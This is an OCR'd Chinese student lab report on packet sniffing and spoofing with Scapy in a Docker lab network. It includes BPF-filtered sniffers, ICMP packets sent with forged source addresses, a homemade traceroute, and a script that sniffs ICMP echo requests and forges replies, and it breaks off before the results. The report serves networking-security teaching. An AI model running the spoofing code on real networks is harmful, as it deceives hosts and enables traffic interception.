实验 1


57118109 徐一鸣

1.1 Sniffing Packets (A)

本任务的目标是学习如何使用 Scapy 在 Python 程序中进行包嗅探。对于每个捕获的数据包，将调用回调函数 print pkt()；这个函数将打印出关于数据包的一些信息，以根权限运行该程序，并演示您确实可以捕获数据包。然后再运行程序，但是不使用根权限，描述并解释观察结果。


具体步骤如下所示：

- 使用 ifconfig iface 为 br-6cae2f0c35ca：




```
[07/09/21]seed@VM:~$ ifconfig
br-6cae2f0c35ca: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:5a:e0:9b:97  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:70:a3:c9:ae  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- 新建 sniffer.py 程序：




```
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
  pkt.show()
pkt = sniff(iface='br-6cae2f0c35ca', filter='icmp', prn=print_pkt)
```

- 不使用根权限，在用户态下运行失败，因为没有相应权限：




```
[07/09/21]seed@VM:~$ gedit sniffer.py
[07/09/21]seed@VM:~$ python3 sniffer.py
Traceback (most recent call last):
  File "sniffer.py", line 5, in <module>
    pkt = sniff(iface='br-6cae2f0c35ca', filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in
 sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in
_run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, i
n __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(typ
e))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[07/09/21]seed@VM:~$ 
```

- 进入 docker 环境：




```
[07/09/21]seed@VM:~/.../Labsetup$ dockps
79167268d90c  host-10.9.0.5
c9a033444834  seed-attacker
[07/09/21]seed@VM:~/.../Labsetup$ docksh c9
root@VM:/#
```

- 使用根权限运行 sniffer.py，在 docker 上构造并发送如下报文：



```
root@VM:/# from scapy.all import *
bash: from: command not found
root@VM:/# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ip = IP(dst="10.9.0.5")
>>> icmp = ICMP()
>>> pkt = ip/icmp
>>> send(pkt)
.
Sent 1 packets.
>>>
```

- 发现 sniffer.py 成功捕获如下信息：



```
[07/09/21]seed@VM:~$ sudo su
root@VM:/home/seed# python3 sniffer.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:5a:e0:9b:97
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 28
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x66c9
     src       = 10.9.0.1
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xf7ff
        id        = 0x0
        seq       = 0x0
```

1.1 Sniffing Packets (B)

通常，当我们嗅探数据包时，我们只对某些类型的数据包感兴趣，我们可以通过在嗅探中设置过滤器来做到这一点。Scapy 的过滤器使用 BPF (Berkeley Packet filter)语法，设置以下过滤器，并再次演示嗅探程序(每个过滤器应单独设置)：

（1）只抓取 ICMP 报文。


（2）捕获任何来自特定 IP 的 TCP 数据包，目的端口号为 23。

（3）捕获来自或去特定子网的数据包，可以选择任何子网，如 128.230.0.0/16，不应该选择 VM 所绑定的子网。

具体步骤如下所示：


- 捕获 ICMP 报文，sniffer.py 代码和捕获结果同 1.1A 所示；

  捕获任何来自特定 IP 的 TCP 数据包时，更改 sniffer.py 的 filter：




```
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
  pkt.show()
pkt = sniff(iface='br-6cae2f0c35ca', filter='tcp and src net 10.9.0.1 and dst port 23', prn=print_pkt)
```

- 在根权限下运行 sniffer.py，在 docker 中重新构造并发送报文，如下：




```
root@VM:/# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ip=IP(dst="10.9.0.5",src="10.9.0.1")
>>> tcp=TCP(dport=23)
>>> pkt=ip/tcp
>>> send(pkt)
.
Sent 1 packets.
>>>
```

- sniffer.py 捕获到的结果如下，dport 端口为 telnet，默认为 23：




```
root@VM:/home/seed# python3 sniffer.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:5a:e0:9b:97
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 40
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x66b8
     src       = 10.9.0.1
     dst       = 10.9.0.5
     \options   \
###[ TCP ]###
        sport     = ftp_data
        dport     = telnet
```

- 捕获来自或去特定子网的数据包，可以选择任何子网，更改 sniffer.py 的 filter：




```
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
  pkt.show()
pkt = sniff(iface='br-6cae2f0c35ca', filter='net 128.230.0.0 mask 255.255.255.0', prn=print_pkt)
```

- 在根权限下运行 sniffer.py，在 docker 中重新构造并发送报文，如下：




```
root@VM:/# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ip=IP(src="128.230.1.1",dst="10.9.0.5")
>>> send(ip)
.
Sent 1 packets.
>>>
```

- sniffer.py 捕获到的结果如下，发现来自或去特定子网的数据包，可以选择任何子网，都能捕获到数据包：



```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:13:72:3f:a2
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 20
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = hopopt
     chksum    = 0xeef4
     src       = 128.230.1.1
     dst       = 10.9.0.5
     \options   \
```



```
###[ Ethernet ]###
  dst       = 02:42:13:72:3f:a2
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0xc0
     len       = 48
     id        = 42574
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x47ca
     src       = 10.9.0.5
     dst       = 128.230.1.1
     \options   \
```


1.2 Spoofing ICMP Packets

作为一个数据包欺骗工具，Scapy 允许我们将 IP 数据包的字段设置为任意值。此任务的目标是使用任意源 IP 地址欺骗 IP 包。我们将欺骗 ICMP echo 请求包，并将它们发送到同一网络上的另一个 VM。我们将使用 Wireshark 来观察我们的请求是否会被接收者接受。如果被接受，一个回应包将被发送到被欺骗的 IP 地址。

请对示例代码做任何必要的更改，然后演示可以使用任意源 IP 地址欺骗 ICMP 回显请求包。


具体步骤如下所示：

- 添加任意源 IP 地址，示例代码修改如下：



```
>>> from scapy.all import *
>>> a=IP()
>>> a.src='1.2.3.4'
>>> a.dst='10.9.0.5'
>>> b=ICMP()
>>> p=a/b
>>> send(p)
.
Sent 1 packets.
>>> ls(a)
version    : BitField  (4 bits)                    = 4            (4)
ihl        : BitField  (4 bits)                    = None         (None)
tos        : XByteField                            = 0            (0)
len        : ShortField                            = None         (None)
id         : ShortField                            = 1            (1)
flags      : FlagsField  (3 bits)                  = <Flag 0 ()>  (<Flag 0 ()>)
frag       : BitField  (13 bits)                   = 0            (0)
ttl        : ByteField                             = 64           (64)
proto      : ByteEnumField                         = 0            (0)
chksum     : XShortField                           = None         (None)
src        : SourceIPField                         = '1.2.3.4'    (None)
dst        : DestIPField                           = '10.9.0.5'   (None)
options    : PacketListField                       = []           ([])
```

- sniffer.py 捕获到的结果如下，发现可以使用任意源 IP 地址欺骗 ICMP 回显请求包：



```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:7a:ca:cb:43
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 28
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x6ccd
     src       = 1.2.3.4
     dst       = 10.9.0.5
     \options   \
```

1.3 Traceroute


本任务的目标是使用 Scapy 以路由器的数量来估计 VM 和所选目的地之间的距离，这基本上就是 traceroute 工具所实现的。在这个任务中，我们将编写自己的工具。

其想法非常简单:只需向目的地发送一个数据包(任何类型)，首先将其 TTL 字段设置为 1。这个包将被第一个路由器丢弃，它将向我们发送一个 ICMP 错误消息，告诉我们已经超过了生存时间，这就是我们如何得到第一个路由器的 IP 地址。然后我们将 TTL 字段增加到 2，发送另一个数据包，得到第二个路由器的 IP 地址。我们将重复此过程，直到数据包最终到达目的地。

需要注意的是，这个实验只能得到一个估计的结果，因为从理论上讲，并不是所有的数据包都走同一条路线(但实际上，它们可能在很短的时间内)。


具体步骤如下所示：

- 新建 sniffer.py 程序：



```
from scapy.all import *
def traceroute(ip):
    for i in range(20):
        a=IP()
        a.dst = ip
        a.ttl = i
        b =ICMP()
        re=sr1(a/b)
        re_ip=re.src

        print('%2d %15s'%(i,re_ip))

        if re_ip==ip:
            break
traceroute('10.9.0.5')
```

- 发现数据包直接到达目的地址：



```
root@VM:/home/seed# python3 traceroute.py
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
 0        10.9.0.5
root@VM:/home/seed# █
```

1.4 Sniffing and-then Spoofing

在这个任务中将结合嗅探和欺骗技术来实现以下嗅探然后欺骗程序。在同一个局域网中需要两台机器:VM 和用户容器。从用户容器中 ping 一个 IP x，这将生成一个 ICMP echo 请求包。如果 X 是活的，ping 程序将收到一个回显回复，并打印出响应。您的嗅然后欺骗程序运行在 VM 上，它通过数据包嗅探来监视 LAN。每当它看到 ICMP echo 请求时，

无论目标 IP 地址是什么，程序应该立即发送一个使用数据包欺骗技术的 echo 应答。因此，无论机器 X 是否活着，ping 程序总是会收到一个回复，表明 X 是活着的。你需要用 Scapy 来完成这个任务。在你的报告中需要提供证据来证明技术是有效的。

从用户容器 ping 以下三个 IP 地址。报告观察结果并解释结果。


ping 1.2.3.4 # a non-existing host on the Internet

ping 10.9.0.99 # a non-existing host on the LAN

ping 8.8.8.8 # an existing host on the Internet


具体步骤如下所示：

- 新建 test.py 程序：




```
from scapy.all import*
def print_pkt(pkt):
        a=IP(src=pkt[IP].dst,dst=pkt[IP].src)
        b=ICMP(type='echo-reply',code=0,id=pkt[ICMP].id,seq=pkt[ICMP].seq)
        c=pkt[Raw].load
        send(a/b/c)
pkt=sniff(filter='icmp[icmptype]==icmp-echo',prn=print_pkt)
```

- ping 三个地址分别得到如下情况，发现三个地址都不可达：

